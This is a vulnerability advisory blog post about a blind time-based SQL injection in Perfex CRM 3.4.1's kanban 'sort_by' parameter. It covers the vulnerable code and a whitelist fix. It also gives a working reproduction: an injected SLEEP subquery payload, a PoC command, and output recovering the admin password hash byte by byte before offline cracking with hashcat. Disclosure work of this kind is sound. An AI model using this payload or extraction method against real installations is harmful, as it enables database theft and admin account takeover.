Blind SQL Injection in Perfex CRM 3.4.1

Perfex CRM 3.4.1 pastes the `sort_by` request parameter directly into an ORDER BY clause with CodeIgniter's identifier escaping disabled. Any staff account — admin flag not required, zero role permissions is enough — can exploit this blind time-based SQL injection to read the entire application database, including the bcrypt-wrapped phpass hashes in `tblstaff.password`.

B Bytium Operators
Apr 18, 2026 • 5 min read

Key facts

Vendor / Product	CodeCanyon / Perfex CRM (commercial PHP CRM)
Affected version	3.4.1 — likely every 3.x build that ships `application/services/AbstractKanban.php`
Vulnerability class	Blind time-based SQL Injection in `ORDER BY`
CWE	CWE-89 (SQL Injection), CWE-20 (Improper Input Validation)
CVSS 3.1	`AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N` — 7.1 High
Authentication required	Any staff account — **admin flag is not required**; zero role-permissions is enough
Primitive	Full read of the application database (incl. `tblstaff.password` phpass hashes → admin takeover)
Affected endpoints	`admin/leads/leads_kanban_load_more`, `admin/proposals/proposals_pipeline_load_more`, `admin/estimates/estimates_pipeline_load_more`, `admin/tasks/tasks_kanban_load_more`

Fix complexity	Low — whitelist the sortable columns in `AbstractKanban::applySortQuery`

TL;DR

Perfex's kanban load-more endpoints accept the `sort_by` and `sort` query parameters and paste them directly into an `ORDER BY` clause with the CodeIgniter query-builder's escape flag turned off. Any authenticated staff member — even a newly-hired support rep with zero role permissions — can inject a `SELECT ... SLEEP(...)` subquery into `sort_by` and, one byte at a time, read any row of any table in the application database. The most interesting row is `tblstaff.password WHERE admin=1`: a 60-character phpass hash that turns into an admin password with a few minutes of offline hashcat.

How the bug works

`application/services/AbstractKanban.php` has this method:

```
    protected function applySortQuery()
    {
        if ($this→sort_by_column && $this→sort_direction) {
            $nullsLast  = $this→qualifyColumn($this→sort_by_column) . ' IS NULL ' . $this
            $actualSort = $this→qualifyColumn($this→sort_by_column) . ' ' . $this→sort_d

            $this→ci→db→order_by(
                $nullsLast . ', ' . $actualSort,
                '',
                false                                //  ← escape disabled
            );
        }
    }

    protected function qualifyColumn($column)
    {
        return db_prefix() . $this→table() . '.' . $column;   // no whitelist
    }
```

`qualifyColumn()` just concatenates whatever column name it gets. `order_by(..., '', false)` tells CodeIgniter not to quote or validate the identifier. Both `$sort_by_column` and `$sort_direction` come straight from the request:

```
// application/controllers/admin/Leads.php
public function leads_kanban_load_more()
{
    if (!is_staff_member()) {
        ajax_access_denied();
    }

    $leads = (new LeadsKanban($status['id']))
    ->search($this->input->get('search'))
    ->sortBy(
        $this->input->get('sort_by'),      // ← attacker-controlled
        $this->input->get('sort')          // ← attacker-controlled
    )
    ->page($page)->get();
    ...
}
```

The only gate is `is_staff_member()`, which checks `is_not_staff = 0` on the staff row. No role check, no `staff_can('view', 'leads')`. A staff account with a brand-new custom role that grants nothing still gets in.

`AbstractKanban` is the base class for four sibling pipelines — **leads**, **proposals**, **estimates**, **tasks** — and all four admin controllers pass the raw query string in the same way. One vulnerable helper, four exposed endpoints.

Reproduction (UI-driven where possible)

Perfex 3.4.1 on a default install, listening on `http://target.example`. Two accounts are involved:

	ADMIN (VICTIM)	STAFF (ATTACKER)
Staff URL	`/admin`	`/admin`
Email	`admin@example.com`	`staff@example.com`
Password	*(anything)*	`StaffPass1!`
Role / flags	`admin=1`	`admin=0`, custom role with **no permissions**

1. Log in via the UI

Open `http://target.example/admin/authentication/admin` in a browser, enter `staff@example.com / StaffPass1!`, submit. The dashboard at `/admin` loads. In the page's global JS (visible in devtools → Sources) you'll see `app.user_is_admin = ""` and `app.user_is_staff_member = "1"` — confirming the session is a plain, non-admin staff session.

2. Trigger the vulnerable endpoint by using the product normally

Navigate to **Leads** in the left sidebar. The sidebar will say "This section requires proper permissions" for most items, but the Leads kanban view still loads because its AJAX endpoint is gated only by `is_staff_member()`. Open devtools → Network, switch to the Kanban view, and watch the request:

```
GET /admin/leads/leads_kanban_load_more?status=1&page=1&sort=asc&sort_by=dateadded
```

That's the vulnerable endpoint. The browser UI only lets you pick from a small set of `sort_by` values (`dateadded`, `name`, etc.), but the server never checks.

3. Prove the injection from the browser address bar

Paste this URL into the address bar (replace host as needed):

```
http://target.example/admin/leads/leads_kanban_load_more?status=1&page=1&sort=asc&sort_by
```

Decoded, that sets `sort_by` to `id,(SELECT SLEEP(3))`, which produces:

```
ORDER BY tblleads.id,(SELECT SLEEP(3)) IS NULL asc,
         tblleads.id,(SELECT SLEEP(3)) asc
```

On a clean install with three demo leads visible, the browser tab hangs for **~9 seconds** and then renders normally. Baseline without the injection: ~30 ms. That 300× delta is your confirmation — the subquery executed.

4. Automate extraction with the PoC


`poc/perfex_sqli.py` (included in the advisory bundle) performs the full exploit against a fresh install. One command:

```
$ python3 perfex_sqli.py http://target.example staff@example.com 'StaffPass1!'
[+] logging in as staff@example.com
[+] calibrating oracle
    baseline=0.01s  sleep_payload=3.02s
[+] extracting: SELECT password FROM tblstaff WHERE admin=1 LIMIT 1
    [01] '$'   so far: $
    [02] '2'   so far: $2
    [03] 'a'   so far: $2a
    [04] '$'   so far: $2a$
    [05] '0'   so far: $2a$0
    [06] '8'   so far: $2a$08
    [07] '$'   so far: $2a$08$
    ...
    [60] 'i'   so far: $2a$08$wnHFQ8wDHmrS/U67ClhW4uqsLr02uYj5lhuoKJHetp66OhW.UqbYi
[=] recovered: $2a$08$wnHFQ8wDHmrS/U67ClhW4uqsLr02uYj5lhuoKJHetp66OhW.UqbYi
```

What the PoC does:

1. Logs in through `/admin/authentication/admin` — the same form a human uses.
2. Calibrates timing against the endpoint.
3. Binary-searches each byte of `tblstaff.password WHERE admin=1` using a conditional `SLEEP()` inside the injected `ORDER BY`.

Feed the resulting 60-character phpass hash to hashcat mode `3200` (bcrypt) against any wordlist. A weak admin password is the difference between low-priv staff and super-admin.



Impact

The precondition — one active staff account — is weaker than it sounds:

- Low-privilege staff accounts exist by design in most Perfex deployments: support reps, sales people, accountants, contractors. None of them are trusted with the full database.
- Staff accounts are created and managed from the admin UI. A single compromised, phished, or disgruntled staff member is enough.
- The SQLi reads anything the MySQL user can see — which, on a default install, is the entire `perfex` database: all clients, contacts, invoices, contracts, tasks, tickets, files metadata, **and the bcrypt-wrapped phpass hashes for every staff and customer account**.

Admin takeover is the most direct escalation path, but even without cracking the admin hash, a low-priv staff member can silently read competitors' leads, client negotiations, and private project notes across every module.

Fix

Validate `sort_by` against a per-pipeline whitelist of known-safe columns. The cleanest place is `AbstractKanban::applySortQuery()`:

```
    protected function applySortQuery()
    {
        $allowed = $this->allowedSortColumns();    // new abstract method — each pipeline re
        $column  = in_array($this->sort_by_column, $allowed, true)
                     ? $this->sort_by_column
```

```
                    : $this->defaultSortColumn();
        $dir     = in_array(strtolower($this->sort_direction), ['asc','desc'], true)
                    ? $this->sort_direction
                    : 'asc';

        $qc = $this->qualifyColumn($column);
        $this->ci->db->order_by("$qc IS NULL $dir, $qc $dir", '', false);
    }
```

Also strip the `, '', false` pattern across the codebase anywhere user input can reach it — there is no good reason to disable identifier escaping on attacker-influenced strings.

Credit

Discovered and reported by **Jobyer Ahmed - Offensive Security Research**, Bytium.

References

- CWE-89 — https://cwe.mitre.org/data/definitions/89.html
- CWE-20 — https://cwe.mitre.org/data/definitions/20.html
- CVSS 3.1 calculator — https://www.first.org/cvss/calculator/3.1
- POC: https://github.com/bytium/vulnerability-research/blob/main/poc/perfex_sqli.py

---

Part of Bytium's ongoing work on multi-tenant SaaS security. If you run Perfex CRM 3.x, treat every staff account as potentially admin-equivalent until a patched build ships; in the interim, enforce strong passwords for all staff, rotate the admin account's password, and avoid creating staff users for untrusted contractors.

B Bytium Operators

KEEP READING

Related insights

View all →

Apr 18, 2026 • 4 min read

Perfex CRM 3.4.1 Cross-Tenant IDOR Vulnerability

Apr 14, 2026 • 4 min read

Introducing Bytium Active: Digital Presence Health for Your Business

Bytium Active is a continuous monitoring product that watches the state of your business online — what's exposed, what's expiring, what looks broken, and what you'll need when a customer or insurer asks. Here's why we built it, what it does today, and what's coming next.

PRODUCT ANNOUNCEMENTS SECURITY

Jan 10, 2026 • 4 min read

Security Isn't a Task. It's a System

Most organizations don't fail at security because they don't care. They fail because security is treated as something you do, not something you run.

SECURITY

NEED HELP?

Talk with Bytium

Share your goals and we'll shape the right testing, detection, or compliance plan.

Talk to security

Bytium®

Security-first, evidence-driven.

Bytium® delivers offensive security, security operations, compliance, and security-first expertise to help organizations understand risk and operate with confidence. Our work is grounded in real-world threat models and measurable security outcomes.

Ready to level up your security?

Talk to Bytium® operators about testing, detection, or compliance momentum.

Talk to security ↗ Client portal

COMPANY

About
Insights
Partners
Contact

SERVICES

Penetration testing
Vulnerability management
SOC & SIEM
ISO 27001

TRUST & LEGAL

Responsible disclosure
Privacy
Terms

PLATFORM

Portal overview
How we work